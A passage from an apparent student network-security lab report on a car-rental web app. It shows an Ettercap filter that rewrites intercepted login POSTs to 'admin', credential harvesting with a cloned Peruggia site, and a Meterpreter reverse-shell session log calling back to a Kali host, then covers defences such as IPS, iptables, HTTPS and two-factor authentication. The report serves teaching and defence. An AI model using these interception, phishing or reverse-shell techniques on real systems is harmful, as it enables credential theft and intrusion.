


FIGURE 11: ANALYZING LOGIN CREDENTIALS USING WIRESHARK




FIGURE 12: ENTER SQL INJECTION INFORMATION





FIGURE 13: SQL INJECTION INFORMATION CAPTURED RESULT WITH WIRESHARK

According to **Figure 12** and **13** it shows the captured information through Wireshark. For this tutorial we have used a SQLi page to enter information and even this information were able to capture using Wireshark by intercepting the data send over the network.

According to our scenario, this data can be financial information of the customer which are highly confidential. And confidential information stored from car renting company also can get exposed.



```

S# If the packet goes to vulnerable vm on TCP port 80 (HTTP)
H if (ip.dst == '192.168.56.102' && tcp.dst == 80) {
D # if the packet 's data contains a login page
D if (search(DATA.data, "POST")){
D msg("POST request");
M if (search(DATA.data, "login.php")){
P msg("Call to login page");
V # Will change content 's length to prevent server from failing
V pcre_regex(DATA.data, "Content-Length :\ [0-9]*", "Content-Length:41");
T msg("Content Length modified");
+ O # will replace any username by "admin" using a regular expression
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&", "username=admin&")) {
msg("DATA modified\n");
}
msg("Filter Ran.\n");
}
}
}|

```

FIGURE 14: ETTERCAP FILTER FILE

Attackers can modify the Ettercap tool's filters by giving manual instruction filter files. The above **Figure 14** show a sample set of instructions used to create a filter file. There we can define the destination ports and vulnerable VM's IP. In which we have define the filter file to modify login data which passed through client machine to server machine.

2. Phishing

Phishing is simply tricking the user by creating a same UI which looks like the original web site and capture all the inputs user type on it. There is a type of Phishing called Credential harvesting, which trick the user to access a phishing site and ask him/her to enter the login details. Once the user enters the credential all this information will be saved into the attacker machine. After entering the information user will be redirected to the original site.

In the below **Figure 15** uses a web application called Peruggia. We have cloned the original site and display it to the client with the attacker machine IP. Once user enter the IP of the attacker machine it will display this page.




FIGURE 15: CLONED WEB PAGE

Figure 16 displays the user entered login information in the above app. According to our scenario this kind phishing sites can be used to trick users and steal their account authentication information. Which can used to steal their confidential information such as financial data.





FIGURE 16: CAPTURED USER CREDENTIALS

3. Reverse Shell

The Main In The Middle kind can be done if the connection is unsecure, then only the attacker can easily penetrate into the connection of client and server. If the server is secured the attacker can still penetrate it by creating reverse shell with Metasploit method. Here, we are tricking the user to execute a program which build a connection between client and attacker (Kali machine).

In our scenario, we can trick the car renter and build a reverse shell connection with the attacker. Once we get the connection, we have the access to the owner's machine. Which contains many confidential information.

The following **Figure 17** shows the system information we get through the reverse shell.



```
root@kali: ~  
File Edit View Search Terminal Help  
27 08:57:58 -0400, will be asked to download or run the file, for testing purposes, select Run, and  
[*] Session ID 1 (192.168.56.101:4443 -> 192.168.56.103:10821) processing AutoRunScript 'post/windows/manage/smart_migrate'  
[-] The specified meterpreter session script could not be found: post/windows/manage/smart_migrate  
msf5 exploit(multi/handler) > sessions  
Active sessions  
=====  
- sessions  
Id Name Type Information Connection  
-- --  
1 meterpreter x86/windows DESKTOP-I8DQL43\Kusal @ DESKTOP-I8DQL43 192.168.56.101:4443 -> 192.168.56.103:10821 (192.168.56.103)  
msf5 exploit(multi/handler) > session -l 1  
[-] Unknown command: session.  
msf5 exploit(multi/handler) > session -i 1  
[-] Unknown command: session.  
msf5 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1.  
meterpreter > sysinfo  
Computer : DESKTOP-I8DQL43  
OS : Windows 10 (Build 18363).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > shell  
Process 39412 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.18363.778]  
(c) 2019 Microsoft Corporation. All rights reserved.  
C:\Users\Kusal\AppData\Roaming\IDM>
```

FIGURE 17: SYSTEM INFORMATION RETRIEVED AFTER CREATING THE REVERSE SHELL

D. Protecting the Server

1. Port Knocking

Port knocking is a means of locking down firewall ports to protect a server. Upon requests, certain ports are opened if — and only if — the request for the connection offers the secret knock (Mckay, 2019). Port knocking is used to give services access to the people, without opening the firewall to the internet. The main advantage of port knocking is that the ports protected by Port Knocking will not show in a usual port scan.

There is a module called "recent" in the iptables. It is used for constructing a complex list of IP addresses. This list would be focused on whether the communication was effective or not. The firewall should figure out which connections the user has made. There will be a predefined sequence which the firewall must use. If in this series unsuccessful attempts by a user happen. It will open the correct connection, so that the customer can connect to the network.

2. False Positive vs False Negative to a NIDS

False Positive - A false positive state is where an action is perceived by the IDS as an attack, but the operation is appropriate behavior. A false alarm is a false positive.

False Negative - The cruelest and most dangerous state is a false negative one. That is where an action is regarded by the IDS as appropriate because the action is an attack.

3. IDS vs IPS

IDS and IPS are both parts of the network infrastructure. The main difference among them is that IDS is monitoring the system for intrusions or the malicious attacks, while IPS is a controlling system for malicious attacks. Below **Figure 18** describes the differences between IDS and IPS.




FIGURE 18: IDS vs IPS (PETTERS, 2020)

To the given scenario it is recommended to have and Intrusion Prevention System (IPS). Because using IPS it is not limited only to detect an attack it is able to control an attack as well. In our car renting web application, it contains many sensitive, confidential information of the both parties, customers and owners. In this scenario we are storing financial information of the customers, so it is recommended to monitor and control attacks in order protect confidential data.

4. Firewall vs Snort vs Iptable

Firewall – there are two types of firewalls, software-based firewall and hardware-based firewall. Firewall is a system which monitors incoming and outgoing network traffic and control them. In Linux there is a firewall namely, UFW. It is a simple firewall, which allows or block traffic to some services by using the IP address.

Snort – this an open source signature-based Intrusion Detection System. It capable of performing real-time traffic analysis on Ip networks. Several attacks and probes can be detected, such as buffer overflows, stealth port checks, CGI attacks, SMB searches, OS fingerprinting attempts and more.

Iptables – this is a Linux command line firewall use by system administrators to manage traffic through pre-defined set of rules. Iptables provides a variety of options to process packets and compile NAT rules. Iptables can Protect against DOS attacks, redirect packets to alternate IP address and so much more.

We recommend the Iptables as an effective tool to prevent intrusions. Using Iptables is very low cost when compared to other two. For our scenario, this is recommended as it is medium size company. Iptables is easily configurable, which provides more improvements like UFW. Snort is an IDS, which does not have functionality for packet filtering.

5. Recommendations based on vulnerabilities and weaknesses

According to the given scenario, this is a web application which displays cars available for rent with their relevant information. The customers can log in to the system with their registered username and password. In the spec it has mentioned that ‘Not all of the users have same privilege in the car renting web application. As a result of that attackers may use privilege escalation attacks to access resources which are unauthorized. Like we discussed in the previous sections, the information such as financial information and the vehicle information are sensitive. Therefore, attacker can try with ser privilege to access confidential data of the customers.

The most common vulnerability found in web application is improper input validations (Petukhov and Kozlov, 2020). To prevent from MITM attacks, it is better to use secured HTTP which is HTTPS. But to get the maximum protection, it should be correctly configuring the certificates and other required information. Then this MITM attacks can be minimized. Other than that, by the access control check we can prevent Privilege escalation. There is a tool called AppSensor which scan for privileges escalation vulnerabilities.

To protect from unauthorized logins, we can use two factor authentications. This will help to protect sensitive information because if attacker get the login credentials but without the two-factor authentication attacker cannot log into the system.

Cross-site scripting, SQL Injection, OS command execution- For all of these we can suggest a proper input validation method to prevent from unauthorized executions. If we follow up all of these techniques, we can improve the web applications security level.

References

HOFFMAN, C. (2014). 5 Serious Problems with HTTPS and SSL Security on the Web. How-To Geek. Available from <https://www.howtogeek.com/182425/5-serious-problems-with-https-and-ssl-security-on-the-web/> [Accessed 28 March 2020].

Ylonen, T. (2006). RFC 4252 - The Secure Shell (SSH) Authentication Protocol. Tools.ietf.org. Available from <https://tools.ietf.org/html/rfc4252> [Accessed 28 March 2020].

Email Protocols - POP3, SMTP and IMAP Tutorial (2020). Website Tutorials - Find Out How to Use the Most Popular Web Apps. Available from <https://www.siteground.com/tutorials/email/protocols-pop3-smtp-imap/> [Accessed 28 March 2020].

NVD - CVE-2020-10376 (2020). Nvd.nist.gov. Available from <https://nvd.nist.gov/vuln/detail/CVE-2020-10376> [Accessed 28 March 2020].

NVD - CVE-2020-3161 (2020). Nvd.nist.gov. Available from <https://nvd.nist.gov/vuln/detail/CVE-2020-3161> [Accessed 01 April 2020].

CVE-2016-8612 : Apache HTTP Server mod_cluster (2020). Cvedetails.com. Available from <https://www.cvedetails.com/cve/CVE-2016-8612/> [Accessed 01 April 2020].

CVE-2012-5975 : The SSH USERAUTH CHANGE REQUEST (2020). Cvedetails.com. Available from <https://www.cvedetails.com/cve/CVE-2012-5975/> [Accessed 01 April 2020].

Coulson, C. (2020). libssh2 Security Advisory: CVE-2019-3862. Libssh2.org. Available from <https://www.libssh2.org/CVE-2019-3862.html> [Accessed 01 April 2020].

Samba "username map script" Command Execution (2020). Rapid7. Available from https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script [Accessed 3 April 2020].

Arbaugh, W.A., Fithen, W.L. and McHugh, J., 2000. Windows of vulnerability: A case study analysis. *Computer*, 33(12), pp.52-59.

CVE -CVE-2017-9735 (2020). Cve.mitre.org. Available from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9735> [Accessed 3 April 2020].

Mouzarani, M., Sadeghiyan, B. and Zolfaghari, M., 2017, November. Detecting injection vulnerabilities in executable codes with concolic execution. In 2017 8th IEEE International Conference on Software Engineering and Service Science (ICSESS) (pp. 50-57). IEEE.

Mckay, D. (2019). How to Use Port Knocking on Linux (and Why You Shouldn't). How-To Geek. Available from <https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/> [Accessed 10 April 2020].

Petters, J. (2020). IDS vs. IPS: What is the Difference?. Inside Out Security. Available from <https://www.varonis.com/blog/ids-vs-ips/> [Accessed 28 April 2020].

Petukhov, A. and Kozlov, D. (2020). Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing.